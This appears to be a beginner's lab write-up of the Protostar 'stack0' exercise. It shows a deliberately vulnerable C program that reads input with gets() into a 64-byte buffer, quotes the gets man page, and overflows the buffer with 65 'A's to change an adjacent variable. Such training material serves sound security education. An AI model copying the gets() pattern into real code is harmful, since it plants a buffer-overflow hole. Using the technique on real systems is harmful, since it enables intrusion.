

Steps:

1. Start by running the VM with the protostar iso loaded
2. Navigate to /opt/protostar/bin
3. Examining the source code we see that it's a function that calls gets and has us attempt to change the variable modified to a value besides 0.

stack0.c


```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>

int main(int argc, char **argv)
{
    volatile int modified;
    char buffer[64];

    modified = 0;
    gets(buffer);

    if(modified != 0) {
        printf("you have changed the 'modified' variable\n");
    } else {
        printf("Try again?\n");
    }
}
```

4. I ran “man gets” to see what weakness is in the code. Gets can be used to overwrite data higher up in the stack.



```
user@protostar: /opt/protostar/bin

Calls to the functions described here can be mixed with each other and with calls to other input functions
from the stdio library for the same input stream.

For nonlocking counterparts, see unlocked_stdio(3).

RETURN VALUE
fgetc(), getc() and getchar() return the character read as an unsigned char cast to an int or EOF on end of
file or error.

gets() and fgets() return s on success, and NULL on error or when end of file occurs while no characters
have been read.

ungetc() returns c on success, or EOF on error.

CONFORMING TO
C89, C99, POSIX.1-2001.  LSB deprecates gets().  POSIX.1-2008 removes the specification of gets().


BUGS
Never use gets().  Because it is impossible to tell without knowing the data in advance how many characters
gets() will read, and because gets() will continue to store characters past the end of the buffer, it is
extremely dangerous to use.  It has been used to break computer security.  Use fgets() instead.

It is not advisable to mix calls to input functions from the stdio library with low-level calls to read(2)
for the file descriptor associated with the input stream; the results will be undefined and very probably
not what you want.

SEE ALSO
read(2), write(2), ferror(3), fgetwc(3), fgetws(3), fopen(3), fread(3), fseek(3), getline(3), getwchar(3),
puts(3), scanf(3), ungetwc(3), unlocked_stdio(3)

Manual page gets(3) line 41
```

5. Modified is declared immediately before buffer, so I assume that it lies directly above buffer in memory.
6. Since the size of buffer is 64, I assume I should input a string that is more than 64 characters in order to overwrite modified.
7. I created a file containing "A" repeated 65 times and input it into the stack0 program and we get the desired output.



```
user@protostar: /opt/protostar/bin
user@protostar:/opt/protostar/bin$ ./stack0 < /tmp/AAA
you have changed the 'modified' variable
user@protostar:/opt/protostar/bin$
```